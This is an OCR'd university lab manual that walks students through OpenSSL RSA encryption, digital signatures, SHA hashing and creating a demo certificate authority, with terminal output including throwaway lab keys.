Openssl rsautl –encrypt –in msg –out enc –inkey publicB.pem –pubin *\\ encrypting the msg with public key of B using openSSL rsa utilities*	
-	**cp /home/student/ Desktop/A/enc enc** *\\ copies the encrypted text into B folder in the same name enc*
-	**Openssl rsautl –decrypt –in enc –out msg –inkey privateB.pem** *\\ decrypting the msg with private key of B using openSSL rsa utilities*


Output:

Steps perform in D1 Terminal:

1. Make directory D1 and then go to that directory



2. Using openssl library generate RSA private key of size 2048 for D1



3. Now open the privateD1.pem file to check private key

4. Open private key in text format to check the values

```
student@ubuntu:~/Desktop/D1$ openssl rsa -in privateD1.pem -text -noout
RSA Private-Key: (2048 bit, 2 primes)
modulus:
    00:ad:39:4f:28:c4:72:9d:3e:27:6d:09:3d:0d:9f:
    54:9b:9d:83:16:2e:09:04:aa:e6:89:65:bd:a2:3d:
    cb:ff:b4:cf:ad:e9:5f:04:89:de:53:0f:79:12:9c:
    c5:fc:c8:1f:25:6a:a2:17:49:73:d5:a9:a8:32:a2:
    3f:d2:0d:af:bb:c6:74:52:3a:56:65:b0:ed:18:a3:
    5a:bd:1a:9d:00:64:4b:ed:d3:5e:26:9c:da:35:b8:
    e6:5f:0c:e4:90:43:ff:57:3a:e2:d1:25:4a:86:34:
    4a:38:0a:d6:5b:60:68:8d:3b:ab:59:48:68:75:48:
    c5:47:f2:88:5f:4c:5d:af:8d:e8:dd:cb:23:ef:52:
    f5:7c:78:b3:91:a4:09:71:64:cb:75:29:ed:5d:0b:
    cb:f5:57:3f:41:de:00:ca:3a:36:40:08:c6:ec:54:
    92:48:aa:08:3a:df:80:b8:18:af:f6:a1:07:c8:db:
    49:fa:4b:10:79:cc:16:8c:19:52:f5:5a:d8:ba:a8:
    a0:f3:ce:ec:2a:eb:37:1a:c3:48:df:5d:b2:09:36:
    dd:ef:38:3d:35:15:6a:4a:b9:53:a9:f6:95:ed:54:
    eb:be:8f:b2:8d:71:f3:14:31:7e:c0:ba:56:ca:75:
    88:da:6e:d3:10:b5:05:03:0c:42:6e:e7:76:82:b0:
    b7:b1
publicExponent: 65537 (0x10001)
privateExponent:
    75:95:3f:3c:87:0c:dd:db:c0:db:6c:b7:fa:b5:3a:
    b3:5f:1a:0a:46:39:6c:e7:ad:11:7a:f4:5c:5a:e2:
    4c:b2:a9:7e:7d:b9:37:d5:76:0a:9f:a8:29:90:2d:
    7c:c7:43:0d:1c:f2:e6:27:bf:ef:3a:f8:a7:56:27:
    48:28:6e:2f:62:28:b7:60:4e:21:3d:15:d3:f1:9e:
    b8:5a:86:54:2b:c0:b6:b1:11:69:d8:72:ee:a0:92:
    0f:d7:2a:97:1a:f1:0a:7f:38:53:8b:a2:a8:b2:79:
    e6:cc:c4:70:c6:62:71:ec:1d:05:bf:f6:d8:16:0b:
    84:29:07:94:d8:bb:87:5c:08:d1:4a:b7:9b:7b:36:
    3d:1e:83:91:5e:9b:fe:7d:e0:c7:ee:4c:eb:5b:24:
    6d:82:7d:3e:5f:67:0e:36:d8:f2:e5:73:83:b4:ce:
    40:cd:8e:67:fb:f4:76:1b:11:36:08:17:2d:4b:23:
```

```
prime1:
    00:d6:e8:00:7e:b2:73:26:c0:e6:a5:65:3d:b0:46:
    3f:30:49:de:27:42:5f:f6:1e:28:77:54:c0:78:84:
    02:bf:cf:9c:7c:2e:4f:af:cb:d5:56:cc:73:d1:73:
    03:25:b6:e4:19:48:46:33:8e:aa:fb:f5:fb:8e:a7:
    28:26:34:82:f3:de:26:d7:e0:c6:ed:dd:65:81:c1:
    1b:53:7f:59:0c:5f:d3:2b:ba:f8:5d:65:92:6a:69:
    a4:27:c8:ea:54:cd:5c:c9:cf:c8:0d:82:7e:1e:a4:
    9a:82:15:38:5b:b6:d6:7e:68:fe:20:75:73:13:9b:
    e1:ae:a9:64:a9:be:78:80:a1
prime2:
    00:ce:58:e3:88:e6:a1:7c:93:ed:aa:3a:56:22:ad:
    6e:a5:df:b2:74:52:4e:79:3e:b6:ee:50:eb:75:7b:
    5d:eb:7a:63:41:3d:90:08:1a:20:f2:43:f8:f5:3e:
    e5:17:0e:e5:96:3a:de:7c:b2:22:ef:e6:e8:31:b2:
    0a:33:9d:11:50:16:cc:57:14:05:62:f6:e4:fd:47:
    fd:43:59:ad:61:87:9c:03:47:65:50:f9:8e:21:8a:
    94:31:50:45:dd:2d:fe:24:ce:62:85:ff:14:c7:4f:
    53:fc:33:dc:59:a4:aa:fc:88:5f:aa:67:2c:cd:64:
    4d:1c:ca:25:bd:85:28:0d:11
exponent1:
    00:80:a4:33:d7:a3:7e:66:8e:46:02:6f:8d:f3:bc:
    b9:0a:70:cd:38:76:f4:f6:60:ab:1c:73:71:1b:32:
    fa:6a:53:1e:7a:ff:45:d8:17:8d:c6:fd:6f:be:ca:
    b7:f1:95:7f:08:db:48:9a:88:26:35:d8:d3:12:5b:
    61:1f:2d:83:cd:f3:07:11:66:8d:ed:c8:ff:80:22:
    55:f7:2f:5d:e0:98:63:d1:e3:83:d4:74:7e:a6:90:
    42:21:46:95:6e:d9:d7:57:3e:b7:a3:ce:9f:2c:3c:
    9f:f8:8a:37:48:3f:34:3a:4b:23:03:cf:0a:69:8c:
    80:15:8b:74:a4:5f:4d:c6:c1
exponent2:
    00:84:38:7d:04:1a:14:5c:09:45:ff:10:06:65:8e:
    10:1a:85:ae:89:ce:bb:ae:01:3b:a2:95:83:6a:f2:
    34:0a:51:90:0c:1b:f0:90:e0:7d:3f:ff:c2:25:13:
```

5. Using the Private key of D1 generate the Public key of D1

```
student@ubuntu:~/Desktop/D1$ openssl rsa -in privateD1.pem -pubout -out publicD1
.pem
writing RSA key
student@ubuntu:~/Desktop/D1$ ls
privateD1.pem  publicD1.pem
```

6. Create a new file name as msg1 and write some text in that file

```
student@ubuntu:~/Desktop/D1$ nano msg1
```

7. Now copy the Public key of D2 in D1

```
student@ubuntu:~/Desktop/D1$ ln -s /home/student/Desktop/D2/publicD2.pem publicD
2.pem
student@ubuntu:~/Desktop/D1$ ls
msg1  privateD1.pem  publicD1.pem  publicD2.pem
```

8. To encrypt the information of msg1 file use the Public key of D2 and store the encrypted msg in file name as enc

```
student@ubuntu:~/Desktop/D1$ openssl rsautl -encrypt -in msg1 -out enc -inkey pu
blicD2.pem -pubin
student@ubuntu:~/Desktop/D1$ ls
enc  msg1  privateD1.pem  publicD1.pem  publicD2.pem
```

9. Open the enc file to see the encrypted msg

```
student@ubuntu:~/Desktop/D1$ cat enc
◆◆ys>"◆◆◆,◆&r◆
                ◆eE       ◆$CB◆
                                  "◆D◆◆=¸2◆◆◆/◆◆◆`sW◆◆◆◆◆◆◆
◆◆Th◆#[◆R◆‘ `E◆,◆◆◆u◆-◆3h◆◆b0◆◆U◆◆3◆épH◆]◆x◆b4◆3[◆D
◆◆6◆◆◆,◆◆◆-b◆_†◆◆3BMc◆◆>◆ny◆◆◆◆$d◆(X◆~<!◆=◆◆.h>◆K0#◆◆~j0R◆:9◆◆#◆d=
ZVz◆jz'G^◆◆◆◆6d◆◆d◆PA.◆◆◆s◆◆◆T◆'<◆h◆,◆student@ubuntu:~/Desktop/D1$
```

Steps perform in D2 Terminal:

1. Make a new Directory D2 and go in D2 directory

```
                                  student@ubuntu: ~/Desktop/D2
student@ubuntu:~/Desktop$ mkdir D2
student@ubuntu:~/Desktop$ cd D2
```

2. Using Openssl library generate RSA private key of D2 of size 2048

```
student@ubuntu:~/Desktop/D2$ openssl genrsa -out privateD2.pem 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
.....................................................................
..................+++++
................+++++
e is 65537 (0x010001)
```

3. Open the privateD2.pem file and check the private key of D2

```
student@ubuntu:~/Desktop/D2$ cat privateD2.pem
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA2yDxyu7xwW3mutj9buHDilZDN9/k2NoHgeKa8Qfwgl+0LhGr
sLcsxrntdjbvdmq6T0hTONA87IGAJrC3/TLHIvcPbIkDEWX40b56kk2c4nQTgIiC
KdYEmvMT/pU6JuOFKhYpekwQEFXggaBdTWdua2Ram5WE1sftKYGGgOvRwnK5YoGM
gVzFZeZJLgKR11efdVwD+6hAPEotU1MDqHcw5uJlCIvNWSRdo5bTQ6B9x/wbGy1B
HWDsUo6Cz9kvR2J6wJwX/KPvI8MrYyVeHngiiCHEarX/74SIOzCOM2qv2gIpMP1o
x7YGZjkgNz8087miiEG2gwyNK8vaGGSKjrq5vwIDAQABAoIBAQCLj7Pv17dJxsFJ
B6KB2HA9zysIjySlqFdXtgeQs8nOfz22ibKb3k46U3iV7e8dsGPw0tOOP7JNvzzr
Z2oHbSu/bTL5oVm+3v9WNsbCH4RoBh3VoxujoZdVSLPXVRuwYQATCgJozcD9ZnSS
mpxSDCobY9MBfH0afkLiSIht28PA3zrQ/l2PLarSoPD0TnGDSCLhIlAy5SRHAGDK
+MYdcUiBYeFvLOeWziVpEX4hkHmrEeX12P7HnJ5gWiaozNADpwDP264HGuoF0j6l
Ic7mRR1wXFDdDSBGg5t0ZoEvWuSJV4Udx7fwpH6V4pYDuKg5h9M/bG1FmRSf4QfX
K0NNsJ0hAoGBAPAvJPwjEY5W/tPfUbwxy+PSPg/OITmLT/Ex7rIoKltUcdwOZt8v
x/Slj9TmH+sF/87OUr/riXX+kiz5GMBcP/Qt42nl0hmHhzr5qRl7Tn3ncNvGXE9y
Pdn7KKcYjRmL6mJIfkrxUsiYHIIi7xXuQ06LNpjhTv2RHmC75A2p0GAdAoGBAOmO
3JwPny274vJeOUZjkSQ2enV7obkRjyZ/GP71i9KWU19vw8m1I2tHVo73rM+HQbHw
9cG8oKTJizIssYMnvKmc7I4t7H6jDXiY+mpq3Bi7hOn1WHRi2t8SBRJek2BB/3Mr
cQYvg0LxQphMy7F+T4Mrb94nKPn/Rs5ROOkT/pKLAoGAMC6U8curKu3CwwgKooEu
0K4NayhDvAJ5b/4/TxgFnzqqeKWe92jjaO2JlADyKDiU34y+RufeNIB0HHeAAp6+
6aIG++hxpFNuymLpDEaTMWirWDtLq1hUlhTvS83+CEDsLPkz9J7Cp6D0HxsY8UJR
2EDPHA4exXlGKcunbSJCvfUCgYEA3F1x40GOE+2hvMKQUcyh5kQMmQqUVXSu10i2
QeFWEtTJR1PBrHBfQdomXnBrucdJgeXzSt95xuFul2G5/yCgDnzEaYYFDJs1m6Lj
K0M19ZQAXWqjEfUvw6dR57oaXYkHyBel5Ysw0xmlluNmkUq3JPD39OiH7hEhMotK
Igg+eu8CgYEAvbPe9E6ysh4+2uW3lImogiH79YchvHGCX53Nje9boIaftVXUC/xn
glEP81+5RwvxPVnxjtjRYeSIfezR0Ol+VOfVhL4Vo3d72hjPgOEfH8C+TNYfACzS
ydpDcCwcdFKeEnlrPW5mbr8KfYHnCxpQ037VmxF4zyPbtOwz5OpJo+s=
-----END RSA PRIVATE KEY-----
```

4. open the privateD2.pem file in text format

```
student@ubuntu:~/Desktop/D2$ openssl rsa -in privateD2.pem -text -noout
RSA Private-Key: (2048 bit, 2 primes)
modulus:
    00:db:20:f1:ca:ee:f1:c1:6d:e6:ba:d8:fd:6e:e1:
    c3:8a:56:43:37:df:e4:d8:da:07:81:e2:9a:f1:07:
    f0:82:5f:b4:2e:11:ab:b0:b7:2c:c6:b9:ed:76:36:
    ef:76:6a:ba:4f:48:53:38:d0:3c:ec:81:80:26:b0:
    b7:fd:32:c7:22:f7:0f:6c:89:03:11:65:f8:d1:be:
    7a:92:4d:9c:e2:74:13:80:88:82:29:d6:04:9a:f3:
    13:fe:95:3a:26:e3:85:2a:16:29:7a:4c:10:10:55:
    e0:81:a0:5d:4d:67:6e:6b:64:5a:9b:95:84:d6:c7:
    ed:29:81:86:80:eb:d1:c2:72:b9:62:81:8c:81:5c:
    c5:65:e6:49:2e:02:91:d7:57:9f:75:5c:03:fb:a8:
    40:3c:4a:2d:53:53:03:a8:77:30:e6:e2:65:08:8b:
    cd:59:24:5d:a3:96:d3:43:a0:7d:c7:fc:1b:1b:2d:
    41:1d:60:ec:52:8e:82:cf:d9:2f:47:62:7a:c0:9c:
    17:fc:a3:ef:23:c3:2b:63:25:5e:1e:78:22:88:21:
    c4:6a:b5:ff:ef:84:88:3b:30:8e:33:6a:af:da:02:
    29:30:fd:68:c7:b6:06:66:39:20:37:3f:34:f3:b9:
    a2:88:41:b6:83:0c:8d:2b:cb:da:18:64:8a:8e:ba:
    b9:bf
publicExponent: 65537 (0x10001)
privateExponent:
    00:8b:8f:b3:ef:d7:b7:49:c6:c1:49:07:a2:81:d8:
    70:3d:cf:2b:08:8f:24:a5:a8:57:57:b6:07:90:b3:
    c9:ce:7f:3d:b6:89:b2:9b:de:4e:3a:53:78:95:ed:
    ef:1d:b0:63:f0:d2:d3:8e:3f:b2:4d:bf:3c:eb:67:
    6a:07:6d:2b:bf:6d:32:f9:a1:59:be:de:ff:56:36:
    c6:c2:1f:84:68:06:1d:d5:a3:1b:a3:a1:97:55:48:
```

```
prime1:
    00:f0:2f:24:fc:23:11:8e:56:fe:d3:df:51:bc:31:
    cb:e3:d2:3e:0f:ce:21:39:8b:4f:f1:31:ee:b2:28:
    2a:5b:54:71:dc:0e:66:df:2f:c7:f4:a5:8f:d4:e6:
    1f:eb:05:ff:ce:ce:52:bf:eb:89:75:fe:92:2c:f9:
    18:c0:5c:3f:f4:2d:e3:69:e5:d2:19:87:87:3a:f9:
    a9:19:7b:4e:7d:e7:70:db:c6:5c:4f:72:3d:d9:fb:
    28:a7:18:8d:19:8b:ea:62:48:7e:4a:f1:52:c8:98:
    1c:82:22:ef:15:ee:43:4e:8b:36:98:e1:4e:fd:91:
    1e:60:bb:e4:0d:a9:d0:60:1d
prime2:
    00:e9:8e:dc:9c:0f:9f:2d:bb:e2:f2:5e:39:46:63:
    91:24:36:7a:75:7b:a1:b9:11:8f:26:7f:18:fe:f5:
    8b:d2:96:53:5f:6f:c3:c9:b5:23:6b:47:56:8e:f7:
    ac:cf:87:41:b1:f0:f5:c1:bc:a0:a4:c9:8b:32:2c:
    b1:83:27:bc:a9:9c:ec:8e:2d:ec:7e:a3:0d:78:98:
    fa:6a:6a:dc:18:bb:84:e9:f5:58:74:62:da:df:12:
    05:12:5e:93:60:41:ff:73:2b:71:06:2f:83:42:f1:
    42:98:4c:cb:b1:7e:4f:83:2b:6f:de:27:28:f9:ff:
    46:ce:51:38:e9:13:fe:92:8b
exponent1:
    30:2e:94:f1:cb:ab:2a:ed:c2:c3:08:0a:a2:81:2e:
    d0:ae:0d:6b:28:43:bc:02:79:6f:fe:3f:4f:18:05:
    9f:3a:aa:78:a5:9e:f7:68:e3:68:ed:89:94:00:f2:
    28:38:94:df:8c:be:46:e7:de:34:80:74:1c:77:80:
    02:9e:be:e9:a2:06:fb:e8:71:a4:53:6e:ca:62:e9:
    0c:46:93:31:68:ab:58:3b:4b:ab:58:54:96:14:ef:
    4b:cd:fe:08:40:ec:2c:f9:33:f4:9e:c2:a7:a0:f4:
    1f:1b:18:f1:42:51:d8:40:cf:1c:0e:1e:c5:79:46:
    29:cb:a7:6d:22:42:bd:f5
exponent2:
```

5. Using private key of D2 generate Public key of D2

```
student@ubuntu:~/Desktop/D2$ openssl rsa -in privateD2.pem -pubout -out
publicD2.pem
writing RSA key
```

6. Copy the enc file from D1 to D2

```
student@ubuntu:~/Desktop/D2$ ln -s /home/student/Desktop/D1/enc enc
student@ubuntu:~/Desktop/D2$ ls
enc  privateD2.pem  publicD2.pem
```

7. Using cat command open the enc file and check it

```
student@ubuntu:~/Desktop/D2$ cat enc
,◆◆ys>"◆X◆◆,◆&r◆
                ◆eE      ◆$CB◆
                                 "◆D◆◆=,2◆◆◆/◆◆◆`sW◆◆◆◆◆◆
◆◆Th◆#[ϱR◆‘`E◆,ب◆◆◆u◆-◆3h◆◆b0◆◆U◆◆3◆épH◆]◆x◆b4◆3[◆D
,◆◆6◆◆◆,◆◆◆-b◆_ł◆◆3BMc◆◆>◆ny◆◆◆◆$d◆(X◆~<!◆=◆◆.h>◆K0#◆◆~j0R◆:9◆◆#◆d=
ZVz◆jz'G^◆◆◆◆6d◆◆d◆18PA.◆◆◆s◆◆◆T◆'<◆h◆,◆student@ubuntu:~/Desktop/D2$ ln
```

8. Now for Decryption use private key of D2 and decrypt the enc file and using catcommand open the decrypted file and you will get the same text whatever you write in your msg file in D1

```
student@ubuntu:~/Desktop/D2$ openssl rsautl -decrypt -in enc -out msg -i
nkey privateD2.pem
student@ubuntu:~/Desktop/D2$ cat msg
Hello TEIT
student@ubuntu:~/Desktop/D2$ ls
enc  msg  privateD2.pem  publicD2.pem
```

1b] Implementation of Digital Signature

Aim: To implement digital signature to sign and verify the documents

Theory:

A digital signature is an electronic, encrypted, stamp of authentication on digital information such as email messages, macros, or electronic documents. A signature confirms that the information originated from the signer and has not been altered.

Commands to Perform:

1. **Login to Ubuntu machine in Virual box**
2. **Open two terminals parallel and execte the same cammands**

The idea is if user A wants to send message with signing the document and the user B will verify to open the document

Steps involved:

1. *Creating two directories for User A and B*
2. *Generating Private key for User A and B*
3. *Generating Public key for User A and B*
4. *Creating a message to sign*
5. *Copying the encrypted document to User B folder.*
6. *User B will verify and open the message*


User A	User B
cd Desktop *// moving to the desktop folder*	**cd Desktop** *// moving to the desktop folder*
mkdir A *// creating a directory named A*	**mkdir B** *// creating a directory named B*
cd A *// moving to the directory A*	**cd B** *// moving to the directory B*
openssl genrsa –out privateA.pem 2048 *// creating private key for user A*	**Openssl genrsa –out privateB.pem 2048** *// creating private key for user B*

cat privateA.pem *//viewing the content inside private key of A*	**cat privateB.pem** *//viewing the content inside private key of B*
openssl rsa –in privateA.pem –text *//viewing the content in a text document*	**openssl rsa –in privateB.pem –text** *//viewing the content in a text document*
openssl rsa –in privateA.pem –pubout –out publicA.pem *//for the private key generated for the user A, public key is generated*	**openssl rsa –in privateB.pem –pubout –out publicB.pem** *//for the private key generated for the user A, public key is generated*
ls *\\ list the documents inside the folder*	**ls** *\\ list the documents inside the folder*
nano msg *\\ type any message here*	**-**
cat msg *\\ viewing the content insider the filename msg*	**-**
Openssl rsautl –sign –in msg –out signed –inkey privateA.pem *\\ signing the document with th userA private key using openSSL rsa utilities*	**-**
	cp /home/student/ Desktop/A/signed signed *\\ copies the encrypted text into B folder in the same name signed*
-	**Openssl rsautl –verify –in signed –out doc –inkey publicA.pem -pubin** *\\ verifying the document is received from userA or not using openSSL rsa utilities*

Output:

D1: Using the private key of D1 sign the msg1 file and save it name as sign1

D2: First get the Public Key of D1 and sign1 the file from D1



Now to verify the digital signature use the Public key of the D1 and sign1 file as input and storethe output in the d2 file

Conclusion:

Public key encryption technique and digital signature algorithm gives the idea about how the message plain text is encrypted with the receiver's public key or signing by the user's private key to achieve confidentiality and integrity

EXPERIMENT-6

HASHING AND DIGITAL CERTIFICATE

LO2: Demonstrate Key management, distribution and user authentication
PO: PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12

1a] Hashing Techniques SHA -256 and SHA 512

Aim: To perform Hashing techniques such as SHA-256 and SHA-512 to maintain integrity.

Theory:


Hashing is the process of translating a given key into a code. A hash function is used to substitute the information with a newly generated hash code. More specifically, hashing is the practice of taking a string or input key, a variable created for storing narrative data, and representing it with a hash value, which is typically determined by an algorithm and constitutes a much shorter string than the original.

Command to Perform:

1. **Login to Ubuntu machine in Virtual box**
2. **Open terminal**
3. **Create a file and enter text as “hello” using nano command**
4. **Type “sha256sum filename.txt”**
5. **Type “sha512sum filename.txt”**
6. **Change the content of the filename into hells and execute the same command**
7. **Check for integrity**

Output:


Step1: Create a Text File



Step 2: sha256sum filename/text

Before editing:

After editing:



Step 3: sha512sum filename/text

Before editing:

After editing:

1b] Implementation of Digital Certificates

Aim: To perform the digital certificate to digitally sign and verify with Certification authority

Theory:

A digital certificate is a file or electronic password that proves the authenticity of a device, server, or user through the use of cryptography and the public key infrastructure (PKI).

Digital certificate authentication helps organizations ensure that only trusted devices and users can connect to their networks. Another common use of digital certificates is to confirm the authenticity of a website to a web browser, which is also known as a secure sockets layer or SSL certificate.

A digital certificate contains identifiable information, such as a user's name, company, or department and a device's Internet Protocol (IP) address or serial number. Digital certificates contain a copy of a public key from the certificate holder, which needs to be matched to a corresponding private key to verify it is real. A public key certificate is issued by certificate authorities (CAs), which sign certificates to verify the identity of the requesting device or user.

Commands to Perform:

1. **Openssl version**
2. **Nano /usr/lib/ssl/misc/CA.pl**
   Change, CATOP = "/root/demoCA" to CATOP = "./demoCA"
3. **Nano /usr/lib/ssl/openssl.cnf**
   Change, dir = "/root/demoCA" to dir = "./demoCA"
4. **Creating CA**
   1. **Open terminal** and **be in** the **home folder** only
   2. **/usr/lib/ssl/misc/CA.pl –newca**
   3. **Enter**
   4. **Enter any password** *(remember throughout the practical)*
   5. **Enter all the details** *(remember throughout the practical)*
   6. **Enter**
   7. **Enter**
   8. **Enter the password**
   9. **ls**
   10. **cd demoCA**
5. **Validating User**
   1. **Openssl req –new –keyout privateuser.pem –out requser.pem**
   2. **Enter password**
   3. **Enter all the details** *(remember throughout the practical)*
   4. **Enter**
   5. **Enter**
   6. **Enter the password**
   7. **ls**
   8. **cd demoCA**
6. **CA Signing the user document**
   1. **openssl ca –in requser.pem**
   2. **enter password**
   3. **yes**
   4. **yes**
7. **CA verifying the certificate**
   1. **cd /demoCA**
   2. **cd newcerts**
   3. **ls**

4. **openssl verify –CAfile demoCA/cacert.pemdemoCA/newcerts/D2356899488954156892.pem**


Output:

1. Check the privileges of CA and configure accordingly


```
student@ubuntu:~$ sudo su
[sudo] password for student:
root@ubuntu:/home/student# /usr/lib/ssl/misc/CA.pl -newca
CA certificate filename (or enter to create)

Making CA certificate ...
====
openssl req  -new -keyout ./demoCA/private/cakey.pem -out ./demoCA/careq.pem
Generating a RSA private key
.....................................+++++
...+++++
writing new private key to './demoCA/private/cakey.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:India
string is too long, it needs to be no more than 2 bytes long
```

